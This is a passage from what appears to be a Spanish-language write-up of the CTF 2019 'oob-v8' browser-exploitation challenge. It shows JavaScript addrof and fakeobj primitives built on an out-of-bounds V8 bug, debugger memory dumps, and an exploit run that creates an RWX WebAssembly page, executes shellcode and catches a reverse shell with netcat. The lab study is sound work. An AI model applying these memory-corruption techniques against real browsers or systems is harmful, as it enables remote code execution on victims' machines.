2. **Modificación del Mapa del Array**: Se utiliza el método oob para cambiar el mapa del array float_arr al mapa del array de objetos (obj_arr_map). Esto permite interpretar el valor de punto flotante como una referencia a un objeto.
3. **Creación del Objeto Falso**: El primer elemento del array float_arr ahora contiene una referencia al objeto falso en la dirección especificada por addr. Este valor se almacena en la variable fake.
4. **Restauración del Mapa del Array**: Se restaura el mapa original del array float_arr utilizando el método oob con el mapa del array de punto flotante (float_arr_map).

```
16 var obj = {"A":1}; // Crear un objeto con una propiedad A que tiene el valor 1
17 var obj_arr = [obj];// Crear un array que contiene el objeto obj
18
19 var float_arr = [1.1, 1.2, 1.3, 1.4]; // Crear un array de floats
20 var obj_arr_map = obj_arr.oob();
21 var float_arr_map = float_arr.oob();
22
23 // Función para obtener la dirección de un objeto
24 function addrof(leak) {
25     obj_arr[0] = leak;
26     obj_arr.oob(float_arr_map);
27     let addr = obj_arr[0];
28     obj_arr.oob(obj_arr_map);
29     return ftoi(addr);
30 }
31
32 // Función para crear un objeto falso en una dirección especifica
33 function fakeobj(addr) {
34     float_arr[0] = itof(addr);
35     float_arr.oob(obj_arr_map);
36     let fake = float_arr[0];
37     float_arr.oob(float_arr_map);
38     return fake;
39 }
40
```

Para continuar con el análisis y la manipulación de la memoria en el contexto del exploit, primero, creé dos arrays, a y float_arr, ambos con valores de punto flotante [1.1, 1.2, 1.3, 1.4]. Estos arrays se utilizan para manipular y analizar la memoria de manera controlada. Luego, obtuve el mapa del array de punto flotante float_arr utilizando el método oob(). Este mapa es una estructura interna que define la disposición de los elementos del array en memoria, y es crucial para las manipulaciones posteriores. A continuación, creé un array manipulado llamado crafted_arr, que contiene el mapa del array de punto flotante como su primer elemento, seguido de otros valores de punto flotante. Este array se utiliza para

manipular la memoria de manera precisa y controlada. Para verificar la dirección de memoria del array crafted_arr, utilicé la función **addrof**, que convierte el valor de punto flotante a un entero en formato hexadecimal. Esta función es esencial para obtener la dirección de memoria de un objeto en JavaScript.

La salida de este comando fue **0x1c90bc9518f9**, que corresponde a la dirección de memoria del array crafted_arr. Esta dirección es crucial porque permite identificar la ubicación exacta del array en la memoria, lo que es esencial para cualquier manipulación posterior. Saber la dirección de memoria del array crafted_arr permite acceder y modificar sus elementos de manera precisa, lo cual es fundamental en el contexto de un exploit.

```
gef➤  run --allow-natives-syntax --shell ./exploit_v8.js
Starting program: /home/administrador/Descargas/v8/out.gn/x64.release/d8 --allow-natives-syntax --shell ./exploit_v8.js
[Depuración de hilo usando libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Nuevo Thread 0x7ffff70006c0 (LWP 21558)]
V8 version 7.5.0 (candidate)
d8>  var a = [1.1, 1.2, 1.3, 1.4];
undefined
d8> var float_arr = [1.1, 1.2, 1.3, 1.4];
undefined
d8> var float_arr_map = float_arr.oob();
undefined
d8>  var crafted_arr = [float_arr_map, 1.2, 1.3, 1.4];
undefined
d8> "0x"+addrof(crafted_arr).toString(16);
"0x1c90bc9518f9"
d8>
```

Para continuar con el análisis de la estructura interna del array crafted_arr y las direcciones de memoria asociadas, utilicé el comando x/10gx para examinar diez palabras de memoria en formato hexadecimal y con un tamaño de 8 bytes cada una, comenzando desde la dirección 0x1c90bc9518f9-0x30-1.

La razón por la cual se resta 0x30 a la dirección de memoria 0x1c90bc9518f9 es para alinear correctamente la dirección de inicio con los límites de palabra de 8 bytes. Esto es necesario porque las direcciones de memoria deben estar alineadas en múltiplos del tamaño de la palabra para asegurar un acceso eficiente y correcto a la memoria. En este caso, 0x30 bytes se restan para acceder a la estructura interna del array desde una posición específica en la memoria.

La inspección revela los siguientes valores en las direcciones de memoria:

- **Dirección 0x1c90bc9518c8**: Contiene el valor 0x000001f8ad4814f9, que es parte de la estructura interna del array. Este valor apunta a 0x00000001f8ad4801.
- **Dirección 0x1c90bc9518d0**: Contiene el valor 0x0000000400000000, que indica la longitud del array, que es 4.
- **Dirección 0x1c90bc9518d8**: Contiene el valor 0x000032d59fb82ed9, que corresponde al mapa del array. Este mapa define la disposición de los elementos del array en memoria.
- **Dirección 0x1c90bc9518e0**: Contiene el valor 0x3ff3333333333333, que es la representación en punto flotante del valor 1.2.
- **Dirección 0x1c90bc9518e8**: Contiene el valor 0x3ff4ccccccccccd, que es la representación en punto flotante del valor 1.3.
- **Dirección 0x1c90bc9518f0**: Contiene el valor 0x3ff6666666666666, que es la representación en punto flotante del valor 1.4.
- **Dirección 0x1c90bc9518f8**: Contiene el valor 0x000032d59fb82ed9, que nuevamente corresponde al mapa del array.
- **Dirección 0x1c90bc951900**: Contiene el valor 0x000001f8ad480c71, que corresponde a las propiedades del array.
- **Dirección 0x1c90bc951908**: Contiene el valor 0x00001c90bc9518c9, que es parte de la estructura interna del array.
- **Dirección 0x1c90bc951910**: Contiene el valor 0x0000000400000000, que nuevamente indica la longitud del array, que es 4.

```
gef➤  x/10gx 0x1c90bc9518f9-0x30-1
0x1c90bc9518c8: 0x000001f8ad4814f9      0x0000000400000000
0x1c90bc9518d8: 0x000032d59fb82ed9      0x3ff3333333333333
0x1c90bc9518e8: 0x3ff4cccccccccccd      0x3ff6666666666666
0x1c90bc9518f8: 0x000032d59fb82ed9      0x000001f8ad480c71
0x1c90bc951908: 0x00001c90bc9518c9      0x0000000400000000
gef➤  tel 0x1c90bc9518f9-0x30-1
0x00001c90bc9518c8|+0x0000: 0x000001f8ad4814f9  →  0x00000001f8ad4801
0x00001c90bc9518d0|+0x0008: 0x0000000400000000
0x00001c90bc9518d8|+0x0010: 0x000032d59fb82ed9  →  0x04000001f8ad4801
0x00001c90bc9518e0|+0x0018: 0x3ff3333333333333
0x00001c90bc9518e8|+0x0020: 0x3ff4cccccccccccd
0x00001c90bc9518f0|+0x0028: 0x3ff6666666666666
0x00001c90bc9518f8|+0x0030: 0x000032d59fb82ed9  →  0x04000001f8ad4801
0x00001c90bc951900|+0x0038: 0x000001f8ad480c71  →  0x00000001f8ad4808
0x00001c90bc951908|+0x0040: 0x00001c90bc9518c9  →  0x00000001f8ad4814
0x00001c90bc951910|+0x0048: 0x0000000400000000
gef➤  p/f 0x3ff3333333333333
$7 = 1.2
gef➤  p/f 0x3ff4cccccccccccd
$8 = 1.3
gef➤  p/f 0x3ff6666666666666
$9 = 1.3999999999999999
```

La dirección de memoria 0x9535bd814f9 es la ubicación en memoria del primer elemento del objeto falso fake. Esta dirección es crucial porque permite acceder y manipular los elementos del objeto falso de manera precisa. Saber la dirección de memoria del objeto falso permite realizar operaciones específicas en esa ubicación de memoria, lo cual es fundamental en el contexto de un exploit.

Para realizar el siguiente análisis es necesario crear, en primer lugar, un objeto falso utilizando la función fakeobj y la dirección de memoria del array crafted_arr menos 0x20n. La n al final del número indica que es un BigInt. En este caso, restar 0x20n ajusta la dirección de memoria para apuntar a una ubicación específica dentro de la estructura interna del array. Luego, la función fakeobj toma la dirección ajustada y crea un objeto falso en esa ubicación de memoria, permitiendo manipular la memoria de manera controlada.

A continuación, se asigna un valor a crafted_arr[2] utilizando la función itof y una dirección de memoria ajustada. Para realizar esto, es necesario convertir la dirección 0x31a59aa118c8 a un BigInt utilizando BigInt(0x31a59aa118c8). Esto es necesario para realizar operaciones aritméticas con números grandes en JavaScript. Luego, resté 0x10n y sumé 1n a la dirección. La resta de 0x10n ajusta la dirección para apuntar a una ubicación específica dentro de la estructura interna del array, mientras que la suma de 1n asegura que la dirección esté alineada correctamente para el acceso a la memoria. Finalmente, utilicé la función itof para convertir la dirección ajustada a un valor de punto flotante, que se asigna a crafted_arr[2].

Para verificar la dirección de memoria del primer elemento del objeto falso fake, utilicé la función ftoi para convertir el valor de punto flotante a un entero en formato hexadecimal. La salida de este comando fue 0x9535bd814f9, que corresponde a la dirección de memoria del primer elemento del objeto falso fake. Esta dirección es crucial porque permite acceder y manipular los elementos del objeto falso de manera precisa. Saber la dirección de memoria del objeto falso permite realizar operaciones específicas en esa ubicación de memoria, lo cual es fundamental en el contexto de un exploit.

```
d8> var fake = fakeobj(addrof(crafted_arr)-0x20n);
undefined
d8>  crafted_arr[2] = itof(BigInt(0x31a59aa118c8)-0x10n+1n);
2.69697262366305e-310
d8> "0x"+ftoi(fake[0]).toString(16);
"0x9535bd814f9"
```

Con el exploit completamente desarrollado, el siguiente paso es ejecutarlo para obtener una consola de comandos. Al ejecutar el comando que puede verse en la imagen, se inicia el proceso de explotación utilizando el motor de JavaScript V8. Durante la ejecución del exploit, se realizan varios pasos que permiten la manipulación y ejecución de código arbitrario en la memoria.

El exploit comienza controlando un array de punto flotante, lo que se refleja en la salida con la dirección de memoria del array controlado: 0x3f4fd8290601. A continuación, se crea una página de memoria con permisos de lectura, escritura y ejecución (RWX) utilizando WebAssembly. Este paso es esencial para permitir la ejecución de código arbitrario en la memoria. La dirección de la página RWX creada se muestra en la salida como 0x21ecb29a8000. Esta dirección es donde se copiará el shellcode para su ejecución.

El siguiente paso implica copiar el shellcode a la página RWX. La salida indica que el shellcode se ha copiado correctamente a la página RWX. Finalmente, el exploit ejecuta el shellcode copiado en la página RWX. La ejecución del shellcode se confirma con el mensaje en la salida.

```
administrador@administrador-VirtualBox:~/Descargas/v8/out.gn/x64.release$ ./d8 /home/administrador/Documentos/exploit_v8/new_exploit_v8.js
[+] Controlled float array: 0x3a8dee3105f1
[+] Creating an RWX page using WebAssembly
[+] RWX Wasm page addr: 0x5bbf4fb1000
[+] Copying shellcode to RWX page
[*] Executing shellcode...
```

Al completar estos pasos, se obtiene una consola de comandos, demostrando que el exploit ha sido exitoso y que se ha logrado ejecutar código arbitrario en el contexto del motor de JavaScript V8.

```
root@administrador-VirtualBox:/home/administrador/Imágenes/Capturas de pantalla/share# nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 127.0.0.1 48642
python3 -c "import pty;pty.spawn('/bin/bash')"
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

<ome/administrador/Descargas/v8/out.gn/x64.release$ id
id
uid=1000(administrador) gid=1000(administrador) groups=1000(administrador),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),114(lpadmin)
<ome/administrador/Descargas/v8/out.gn/x64.release$
```

Bibliografía

https://ir0nstone.gitbook.io/notes/binexp/browser-exploitation/ctf-2019-oob-v8
https://faraz.faith/2019-12-13-starctf-oob-v8-indepth/
https://v8.dev/blog/elements-kinds
https://hackernoon.com/how-to-exploit-the-heap-overflow-bug-ctf-2019-oob-v8-y52v315z
https://www.elttam.com/blog/simple-bugs-with-complex-exploits/#arrays-in-v8